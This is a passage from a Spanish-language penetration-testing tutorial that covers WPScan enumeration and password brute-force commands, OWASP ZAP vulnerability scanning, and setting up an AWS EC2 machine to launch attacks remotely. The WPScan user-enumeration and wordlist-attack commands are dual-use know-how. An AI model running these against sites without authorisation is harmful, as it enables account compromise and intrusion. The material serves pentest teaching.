al investigation.

[!] Title: myGallery <= 1.4b4 - Remote File Inclusion
    Reference: https://wpvulndb.com/vulnerabilities/6506
    Reference: https://www.exploit-db.com/exploits/3814/
```

Como podrás notar, al igual que otros analizadores de vulnerabilidades, nos da referencias y ligas donde podemos investigar cómo funcionan y cómo explotarlas.

Adicionalmente, WPScan tiene algunas otras funciones, tales como encontrar usuarios, hacer ataques de fuerza bruta, directorios, y utilizar proxys, puedes ver estos comandos extras con el comando wpscan -h

Aquí te pongo algunos de los más comunes/útiles.

wpscan -u <página.com> --enumerate p	Este comando te da una lista de los plugins inst
wpscan -u <página.com> --enumerate t	Este comando te da una lista de los temas insta
wpscan -u <página.com> --enumerate u	Este comando te da una lista de los usuarios de
wpscan -u <página.com> --wordlist <lista> --username <usuario>	Este comando te permite realizar ataques de di


Análisis OWASP a páginas web

OWASP-ZAP es la herramienta de análisis de vulnerabilidades creada por OWASP, que hace escaneos en base a sus estándares de seguridad en aplicaciones/páginas web.


Esta herramienta es multiplataforma y puedes descargarla en casi cualquier sistema entrando a https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project , sin embargo, en el sistema que estamos utilizando (Kali), ya está instalada por default, así que basta con escribir el comando owasp-zap en la terminal.




Afortunadamente para quien no sea tan amante de la terminal, esta es una herramienta con interfaz gráfica, así que es sencillo de entender. Una vez abierta, basta con introducir la dirección web de la página que queremos analizar en la barra de búsqueda, y presionar el botón “Attack”.




Esta acción hará que el programa corra un escaneo estándar de la aplicación/página web que estés analizando, en la parte inferior notarás algunas pestañas, estas están haciendo varios trabajos importantes, el primero, es el spider, que está indexando todas las páginas en el sitio y los métodos que acepta.




Al terminar el análisis, irás a la pestaña de alertas, en donde encontraras vulnerabilidades del sitio/aplicación web analizados y detalles de cada una, así como su gravedad (como has visto en otros analizadores de vulnerabilidades) y en base a eso empezar a planear un ataque contra el objetivo.



Adicionalmente, puedes agregar más pestañas para hacer otros tipos de análisis, por ejemplo, fuzzers que te permitirán encontrar URLs donde hacer inyecciones, entre otras cosas.



Al terminar el análisis, querrás exportar tus resultados en el formato que más te sirva. De nuevo te repito es de acuerdo con tus necesidades, yo en general el HTML se me hace un formato que va de acuerdo con lo que necesito.



Ahora esta herramienta y todo el tema de OWASP es bastante más complejo, así que te conviene que cheques un poco más de las opciones que tiene para escanear, pero incluso utilizado superficialmente es una herramienta bastante útil para encontrar fallas en base a los estándares OWASP.



OWASP ZAP

4

Explotación

Esta es la fase en la que vamos a comprometer a varios sistemas de información. Existen muchas formas de explotación, desde los RATs (Remote Access Trojan), que te permitirán tomar control remotamente de un sistema, hasta los exploits, que te permiten entrar al sistema por medio de un error, usualmente necesitas utilizar una combinación de varias técnicas para realizar una prueba de intrusión exitosa y completa.

Ataques fuera de la red local desde la nube


Lo primero que tienes que saber, es que, al querer comprometer a un sistema, generalmente necesitamos tener o poder establecer algún tipo de comunicación entre el sistema comprometido y el sistema, y por lo tanto, las direcciones IP de ambas máquinas deben de poder comunicarse, es decir, si estas en una red LAN, debes estar en la misma red LAN que el objetivo, de lo contrario, debes tener una IP global, o WAN, a la que la IP LAN del objetivo pueda comunicarse.

En tu ordenador y en red doméstica, no tendrás acceso rápido y sencillo a una IP global, ya que aunque tu router tiene una IP global, y podrás acceder a esta para realizar ataques por medio de port-forwarding, no lo recomendaría, debido a que es tedioso y no es compatible con todos los routers, si se reinicia o apaga tu router podría cambiar tu IP o perder comunicación con el objetivo, y la única manera de realizar ataques sería dentro de esa red, por lo tanto, yo sugiero algunas otras alternativas.


Amazon Web Services

Amazon Web Services, o AWS, es uno de los servicios de computación en la nube más grande que existe, a pesar de que es el servicio con el que me siento más cómodo, no significa que sea el único y mejor (dependiendo a quien le preguntes), o más barato, ya que existen Google Cloud, Azure, y DigitalOcean en los que podrías hacer las mismas cosas. Sin embargo, aquí mencionare como configurar tu laboratorio en la nube de forma que puedas realizar ataques remotamente desde cualquier lado, hasta desde un móvil.


Primero, entra a https://aws.amazon.com y crea una cuenta.



Después que hayas pasado por el proceso de crear una cuenta, te encontrarás con una pantalla en la que harás clic en la pestaña de "Services", y veras los principales servicios, el que nos interesa por el momento es el que se llama EC2, haz clic en ese. Adicionalmente, vale la pena que hagas clic en la pestaña de tu usuario en la derecha, donde podrás observar tus costos/pagos, número de cuenta, entre otros detalles.




Una vez dentro de EC2(Elastic Compute Cloud) verás una pantalla similar a esta pantalla, hay algunas cosas que debes de entender antes de poder operar un ordenador en la nube para realizar pruebas de penetración.



Información personal

Hay algunas cosas que debes saber de tu propia cuenta para utilizar adecuadamente AWS, para esto, vas a requerir irte a la sección “My Account” abajo de tu usuario.



Como puedes ver, aquí puedes ver mucha información de tu cuenta: de pago e información personal.

Dashboard
Bills
Cost Explorer
Budgets
Reports
Cost Allocation Tags
Payment Methods
Payment History
Consolidated Billing
Preferences
Credits
Tax Settings

Pon atención a donde dice “account settings”, aquí notaras un número que es el “Account Id”, cuando menciona “Account Id” o AWS Account Number, a esto me refiero, ya que te sirve para acceder a algunas funciones de tu cuenta tal como compartir instancias y AMIs.



